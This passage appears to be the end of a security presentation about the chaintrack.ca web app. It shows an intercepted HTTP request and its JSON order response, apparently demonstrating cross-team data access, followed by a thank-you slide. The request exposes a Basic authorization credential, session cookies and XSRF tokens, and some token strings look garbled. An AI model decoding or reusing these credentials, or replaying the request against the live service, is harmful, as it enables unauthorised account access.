eyJpdiI6IkhHSkg4SVNkUHFIMmRCQ01saVVTUlE9PSIsInZhbHVlIjoiR1o3XC9wWW8rV1h2elRTMUE3eUoxSTFoaEprQ3JhRWtPaXNPVEV1YldsdGpXQ1wvTnZcLzBPYjk4SXhOR3ZQY09jeXBBZDFpVktJUUhwOG8rS1hnVOVuanZHVmQ5TVd6Y2M0NOhNODV1dWtwbXppcCt5MOJXWE5oaHdvdTA3NGZxaVNOWUoOdVBjNG44YWNjZzVRQ21YMWcxMWZOZEN4SGprbU5OMklcL3NEd29JYzOiLCJtYWMiOiI5YjNhMzUzYzMzYjljYmU4ZTc5Yz A5Y2JhNWZlMTMxYzU0YjY2Zjc2N2VkMjAzYTcyYmJhZjA5NDdjYzIzNDE2In0%3D; io=Kh6P4PV_W9zGzdLsAAPt; XSRF-TOKEN=
eyJpdiI6IlhFb1U3MjhVRE9zc0ZHclhxN1hmZ1E9PSIsInZhbHVlIjoibkJXMkt0Vjg5T1NmQkljTzFVaTQ0Mzd6Skc2TWQxU1A5QTkzM3hrcDdFR3NNRitGWExBQjJkOWxKTk9DelNBUiIsIm1hYyI6IjcwYzNmYWVlZjIxMDRhNWQyY2QyODhhYmFiN2E1YWQxNGQyMjU3MGQxYTZkM2ZlYzQ3OTdkOTFhZWRiOTJiODkifQ%3D%3D; chaintrack_session=
eyJpdiI6Ik1EbVRyUlJOa3F6K0U2bkQzeE5s0UE9PSIsInZhbHVlIjoidzJrbnJnUFwvNGpzNXd0WlZiaWFSUnRYdXQwVws3Y2SWNmFaTjhUZkVmN0MzNTh5bnF2FWpVak90Wmd3UGtxQ0MiLCJtYWMiOiJhNjljMzcwZjc0Zjc4ODZkMDJhMWFhMzYxNjA1ZjRhNGI1NTQ3MTk0ZDFhOTZhZDU1YmMzNjc1Mzc3ZGY1Y2NkInO%3D
Authorization: Basic Qmx1ZWNoYWluOkBWaU1pTGFiczUwNTAh
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
X-Xsrf-Token:
eyJpdiI6IlhFb1U3MjhVRE9zc0ZHclhxN1hmZ1E9PSIsInZhbHVlIjoibkJXMkt0Vjg5T1NmQkljTzFVaTQ0Mzd6Skc2TWQxU1A5QTkzM3hrcDdFR3NNRitGWExBQjJkOWxKTk9DelNBUiIsIm1hYyI6IjcwYzNmYWVlZjIxMDRhNWQyY2QyODhhYmFiN2E1YWQxNGQyMjU3MGQxYTZkM2ZlYzQ3OTdkOTFhZWRiOTJiODkifQ==
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
X-Socket-Id: Kh6P4PV_W9zGzdLsAAPt
Accept: application/json
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Platform: "Linux"
Origin: https://app.chaintrack.ca
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://app.chaintrack.ca/scheduler/teams/9/orders
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Server: nginx/1.17.3
Content-Type: application/json
Vary: Accept-Encoding
Cache-Control: no-cache, private
Date: Wed, 14 Dec 2022 17:45:09 GMT
Set-Cookie: XSRF-TOKEN=
eyJpdiI6IjFQbGM5YOcwNm5xUEdUWXViYVwvYUZ3PTOiLCJ2YWx1ZSI6InlSVXJUK3lObW5nS283eXdvdEdCellNRkVnd3dwcFZ0N2JzSlloRTRjdlwveENqU1RXUk8rRWlFK3puOGJqdUZMIiwibWFjIjoiZTYxOWE4NmY3MTU0YjBlNmNiNDcxMjA1MmFmN2RjMTVmMWE3ODc4NTcxOTY4YTNhYjFkOGNiMWIwMTZjYTk3MSJ9; expires=Wed, 14-Dec-2022 19:45:09 GMT;
Max-Age=7200; path=/
Set-Cookie: chaintrack_session=
eyJpdiI6IlllWWN3NmJWdE5OaENDeVZiMjhvY2c9PSIsInZhbHVlIjoiaW5rNXhQaDlHeUM1WEF3Y1wvN2lMOHY2cVcwdFQ4b1VjQkFoYWRRTjByQkw2UlkyRO1weGR2MFBrajhxeGhZZ1giLCJtYWMiOiOZDhiMzg3MWE2YmFkZGQwZjlmNzc1NTVlOWRjZTdkZWQ5NzkyNDVjZWY4NTdlNWU4NWUxYzA1NWUOOGMzYTk1InO%3D; expires=Wed, 14-Dec-2022 19:45:09 GMT;
Max-Age=7200; path=/; httponly
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff

{
  "code":0,
  "data":{
    "orders":[
      {
        "id":168,
        "team_id":1,
        "force_vehicle_id":14,
        "pickup_step_id":null,
        "delivery_step_id":205,
        "name":"Drop off",
        "type":2,
        "status":1,
        "is_service":0,
        "barcode_scanning_required":false,
        "eligibility":{
          "type":"any"
        },
        "eligibility_type":"any",
        "eligibility_dates":null
```

THANKS FOR LISTENING!

app.chaintrack.ca

Parsa, Allen, Jason, Alia, Kaiyu, Sami